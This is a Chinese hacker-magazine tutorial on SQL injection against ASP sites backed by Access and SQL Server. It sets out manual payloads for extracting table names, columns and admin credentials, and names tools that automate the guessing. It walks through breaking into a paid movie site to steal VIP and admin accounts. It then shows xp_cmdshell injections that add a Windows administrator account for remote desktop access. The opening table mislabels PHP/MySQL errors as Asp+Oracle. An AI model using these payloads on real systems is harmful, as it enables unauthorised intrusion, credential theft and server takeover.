Asp+Access	Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14' [Microsoft][ODBC Microsoft Access Driver]字符串的语法错误在查询表达式'id = 1''中。/shownews.asp，行50	Microsoft Access ODBC连接方式。一般使用这样组合方式的是一些小的脚本系统，如小型的文章系统、新闻系统、下载系统和电影程序。
Asp+SQL	Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14' [Microsoft][ODBC SQL Server Driver][SQL Server]字符串''之前有未闭合的引号。/lib/base.asp，行102	SQL ServerODBC连接方式。一些大型数据中心或者大的脚本系统比较喜欢使用这样的组合，也是最方便我们入侵的组合方式了。
Asp+Oracle	Warning:mysql_fetch_object():supplied argument is not a valid MySQL result resource inD:\starkun\download\show.php on line45Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource inD:\starkun\download\global.php on line57	Php+MYSQL是对安全性要求相对较高的组合方式，一般比较难入侵，但是一旦注入成功则可以深入到系统权限。

4.简单手工SQL注入

这里大概讲解一下使用手工的方式对最常见的Asp+数据库组合的注入方式，希望新手们能从这里面发现规律，将技术移植到其它组合上。

> **小提示** 其实SQL注入就是给目标服务器提交一定的参数，一般的方式是在url后面加上我们构造的查询语句，如果查询正确，则返回正常页面，如果错误，则返回错误页面，这也是所有通过url提交命令来实现注入的通用判断。

Asp+Access：这个是非常常见的组合方式，也是大家很喜欢的组合，因为大部分收费电影网站、收费下载站、认证会员区都是使用的这样的脚本系统，如果熟练掌握这种技术，看收费电影、下载收费程序、取得VIP会员帐户就是很简单的事了，但是对这个组合的注入有时候比较头疼一些，如果服务器管理员没有改动默认的脚本系统数据库，注入非常方便，直接提交几个命令就可以了，但是如果管理员把数据库中的字段全部改成了自己才能看得懂的表达方式，比如把原来的管理表admin改成guanli121guanli，把字段名name改成mingzimingming，这样就不容易注入了，因为Access功能相对比较少一些，对它的注入一般是采用猜表名和字段名的方式，如果不是预先知道默认的表名，要自己猜测怪异的表名和字段名是几乎不可能的事情！所以乞求管理员很懒吧！呵呵。

使用工具实现注入

这里讲解一下使用手工的方式对最常见的Asp+Access和Asp+SQL的注入方式，随带讲讲如何手工注入Asp+Oracle，希望大家能学会将技术通用起来！

1. Asp+Access

这种组合最常见的是电影网站或者一些文章系统，一般服务器都会要求你注册或者是付费才能观看或者下载，对我们这些喜欢搞点网络安全技术的人来说，这样的

提交语句	语句解释
www.***.com/list.asp?id=1' www.***.com/list.asp?id=1 and 1=1www.***.com/list.asp?id=1 and 1=2	查看目标服务器的组合方式，确定存在注入漏洞。
list.asp?id=1 and 0<>(select count(*) from admininfo)	确定表名，常见表名有：admin、manage、admin_userinfo、adminuser、article_admin 等。
list.asp?id=1 and (select password from admin)	确定字段名，也就是最有可能存储帐户信息的地方，常见帐户字段有：username、user、name、administrators、userid、adminname、user_name、admin、admin_user 等。常见密码字段有：userpass、password、pass、pwd、pword、adminpassword、adminpass、user_pass、user_password、user_pwd 等。
list.asp?id=1 and exists (select id from password where id=1)	确定数据库中系统记录的id号，一般第一位就是管理员。

list.asp?id=1 and (select Username from admin Where Username='admin')	确定管理员用户名，这里使用的是直接确定的方法，也就是直接用可能存在的用户名去猜，如果猜对了，页面将返回正常。错了就再换了猜！
list.asp?id=1 and exists (select id from password where len(name)>6 and id=1)list.asp?id=1 and exists (select id from password where len(pwd)>6 and id=1)	确定用户名和密码的位数，方便我们后面的猜测过程，一般用户名在6位以下，密码在8位左右，如果你判断出密码是１６位或者是３２位，那可以尝试着用下面的方法去猜前五位密码，如果毫无规则，那么可以考虑放弃，因为很有可能是md5的16/32位加密，猜出密码后并不能直接利用，破解也需要很多时间和好运气。
list.asp?id=1 and (select top 1 id from admin where id=1 and asc(mid(username,1,1))<100)	确定数据库中用户名的具体值，需要不断改动最后判断的ASCII值，直到返回正常页面，这时候的值就是你猜测位的ASCII值了！再用同样的方法猜出密码值！（注意：并没有完成！）
www.***.com/login.aspwww.***.com/admin.asp……	通过上面的猜测得到帐户和密码后，注入并没有完成！因为你现在拿的密码没有用，还没有找到后台的管理页面！所以，最后一步就是提交常见的后台管理页面的地址，直到返回正确的登录页面为止，常见的后台管理页面地址有：admin、admin_index、admin_admin、index_admin、admin/index、admin/default、admin/manage、admin/login、manage、login、manage_index、admin1、login_admin、ad_login、login、manage、manager、guanli、denglu、houtai、user、upload、root、main、install等。再次乞求老天保佑！

限制当然是小儿科！下面我们一起用最常见的金梅系统做个测试，用手工+工具的方式给大家讲解如何搞到vip或者是管理员帐户！目的是希望大家通过金梅这一个典型脚本系统而学会其他的Asp+Access系统的SQL注入方法！

刘流：春节期间wtf就是用这样的小技术搞了几十个电影站的，害得编辑部年假后集体看电影！呵呵，希望朋友们不要去搞破坏哦！

首先我们选个想看的电影，比如wtf最喜欢看的《大话西游之月光宝盒》，然后到百度或者google里一搜索！结果多得让你吃惊，如果再加上"在线播放"几个关键字搜索的话，结果里有８０％都是金梅电影系统，也正是我们今天的目标！来，选个速度快的试试

http://www.*vod.net/movie.asp?id=378

点击页面上的"下载电影"，服务器会返回登录页面，需要输入注册的帐户和密码！天，注册要$耶！不干，想挣咱的钱可没那么容易，还是让我"化技术为电影"吧！哈哈！

先加个单引号看看，返回标准的Access错误信息：

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'
[Microsoft][ODBC Microsoft Access Driver] 字符串的语法错误 在查询表达式 'id = 378'' 中。
/movie.asp, 行50
```

再继续提交and 1=1和and 1=2返回信息都确定存在注入漏洞，那下面我们就可以依次提交查询命令来获取管理员或者是普通帐户的用户名和密码了！依次提交的命令为

小提示：金梅系统的默认表名是password，默认账号字段名是name，默认密码字段名是pwd，这些数据可以从网上下载该版本来得到，这也是分析脚本系统的必要途径之一，黑防原来专门介绍过金梅的漏洞，有兴趣的朋友可以翻看往期杂志。

```
确定表名：and 0<>(select count(*) from password)
确定字段名：and (select name from password)
and (select pwd from password)
确定数据库中系统记录的最靠前的id号，也就最可能是管理员：and exists (select id from password where id=1)
确定管理员用户名：and (select name from password Where name='admin')
确定管理员用户名和密码的位数：
and exists (select id from password where len(name)>6 and id=1) and exists (select id from password where len(pwd)>6 and id=1)
确定数据库中用户名的具体值：and (select top 1 id from password where id=1 and asc(mid(name,1,1))<100)
找寻登录入口：www.***.com/login.asp等
```

看上去是不是很麻烦？的确也是，麻烦一些，不过经过几次这样的测试，你就知道该如何来应对这样的漏洞了，好了，我们现在来看看怎么利用工具达到事半功倍的效果——"臭要饭的！"隆重登场！哦，错了，是他写的工具亮相，呵呵！

"绝世猜解——ＳＱＬ注入器"是我们首推的用来猜解Asp＋Access的工具！它的使用非常简单，只需要把你怀疑有注入漏洞的页面复制下来，打开工具，选择程序上方的"ＣＳＣ"按钮，在弹出的选项里具体设置就可以了，如图１。

分别填上有问题的url，需要猜解的管理员帐户、密码的字典路径和管理入口就可以了，确定后返回页面，点击"go"按钮开始猜解，如果该页面存在漏洞，则程序会给出很明确的提示，然后开始逐步猜测各部分的信息，最




图 1

后猜测的结果如图2。




图 2

请看下面结果框内，有很详细的说明，包括哪个页面有问题，存在哪些表名，哪些字段名，字段和密码的长度分别是什么、登录的url在哪里等一系列手工猜测很麻烦的工作都被解决好了，等待一段时间后，程序的猜解将结束，会很清晰的列出猜解出的帐户和密码，如图3。




图 3

好了！猜解完毕，让我们登录电影网站的后台去看看！里面可以添加用户，然后把你注册用户的会员时间改成公元2100年哦！呵呵，如图4。

大体上来讲，asp+access的组合就可以用这个工具比较好的注入了，但是或许朋友们会发现一点：臭要饭的！的这个工具没有检测是不是id=1的情况，所




图 4

以，在使用的时候，有时候拿到的并不是管理员的帐户和密码。

2.Asp+SQL

一般数据量比较大或者是数据存储强度要求高的情况下，采用的组合方式是ASP+SQL，这种组合如果管理员或者建设者安全意识不到位的话，一切以能正常运行为目标，那就非常危险！我们甚至可以轻易的获取服务器的最高管理权限！什么？不信？那你看着！

首先我们找一个存在注入漏洞的ASP+SQL组合，用手工的方式对它进行数据访问和服务器攻击。还是先加个单引号看看运气，返回信息：

```
Microsoft OLE DB Provider for ODBC Drivers 错误'80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]遗漏字元字串 '' 前面的引号。

D:\GOOD\PRODUCT\../common/common.asp, 列33
```

哈哈，熟悉的朋友一看就知道是个好机会：不但返回了SQL错误信息，连服务器上Web的绝对路径都暴露出来了！这对我们后面的攻击工作方便很多。

第一步先来看下网站上数据库的大体情况，分别使用下面的语句实现：

得到所有库名：http://www.***.com/ common.asp?id=1 and 0<>(select count(*) from master.dbo.sysdatabases where name>1 and dbid=6)

返回如图5所示：

```
Microsoft OLE DB Provider for ODBC Drivers 錯誤 '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]將 nvarchar 數值 'Northwind' 轉換成資料型別為 int 的資料行語法錯誤。

D:\GOODTOYS\PRODUCT\../common/common.asp, 列33
```

图 5

这样我们也就得到了一个库名！呵呵，再改变提交命令中DBID的值，可以得出所有的库名！

得到某库中所有表名：http://www.***.com/common.asp?id=1 and 0<>(select top 1 name from list.dbo.sysobjects where xtype='U')

得到某表中的字段列表 http://www.***.com/ common.asp?id=1 and 0<>(select top 1 name from admin.dbo.syscolumns where id=123743)

查询字段具体值：username的值 http://www.***.com/ common.asp?id=1 and 0<(select id from admin.dbo.admin where username>1)

账号出来了54tw，再提交一个查password的值 http://www.***.com/ common.asp?id=1 and 0<(select id from admin.dbo.admin where password>1 and username='54tw')

这样就分别得到了帐户和密码值了，拿到Web系统下登录，自然整个站点的数据就可以随便访问了！

以上命令参考了以前黑防的文章，其实还有一种更简单的方法，它可以直接控制服务器！嘿嘿，操作简单、功力强大，实为"居家旅行、必备佳品！"

看看服务器的系统情况：
http://www.***.com/ common.asp?id=1 and 1=(select @@VERSION)
返回是win2000+MSSQL，系统补丁都打了。
看看连接账号是什么权限：
http://www.***.com/ common.asp?id=1 and 1=(SELECT IS_SRVROLEMEMBER('sysadmin'))
返回正常，证明当前连接的账号是服务器角色sysadmin权限! good!
查看连接账号是不是用sa连接：
http://www.***.com/ common.asp?id=1 and 'sa'=(SELECT System_user)
哈哈！再一次返回正常，这次爽到了！sa可比administrator的权限还高哦！
直接加上系统权限帐户！
http://www.***.com/ common.asp?id=1;exec master.dbo.xp_cmdshell "net user hack H@(K /add";--
http://www.***.com/ common.asp?id=1;exec master.dbo.xp_cmdshell "net localgroup administrators hack /add";--
good！全部返回成功，直接用3389上去，哈哈哈哈哈哈……笑到抽筋！

wtf：W博士安全讨论现在开始："sa权限比administrator权限高"这个观点曾经和很多朋友讨论过，看起来这是不可思议的东西——很多朋友都认为系统里administrator的权限是最高的，怎么又出来一个sa比他还高呢？大致上可以这样理解：当数据库设置成sa全权访问的时候，从系统本身来看，它不但包含了administrator的所有权限，而且能直接控制数据库，是属于LOCALSYSTEM权限，而administrator是管理员权限，所以才说sa比administrators权限高——个人理解，有待讨论！很可能是错误的，大家有什么看法请直接给我们写信共同探讨，如果专门针对这个问题做做文章，当然是非常非常非常的欢迎！mail to:wtf@hacker.com.cn，3Q！

上面是手工猜解的方法，如果单纯为了帐户或者数据访问，那可以很方便的使用工具直接搞定——SQL注入分析器隆重出场，code by 小竹！

操作步骤更简单！直接复制有问题的url到"注入地址框"内，点击"检测"就ok！下面会列出详细的"判断方法"、"注入方式"、"数据库类型"，非常傻瓜化——虽然有时候检测到的信息会有错误！呵呵！

好，现在我们开始对上面手工猜测的地址进行工具猜解，依次猜测表名、列名、记录，最后得出的结果全面得让你吃惊，如图6所示。

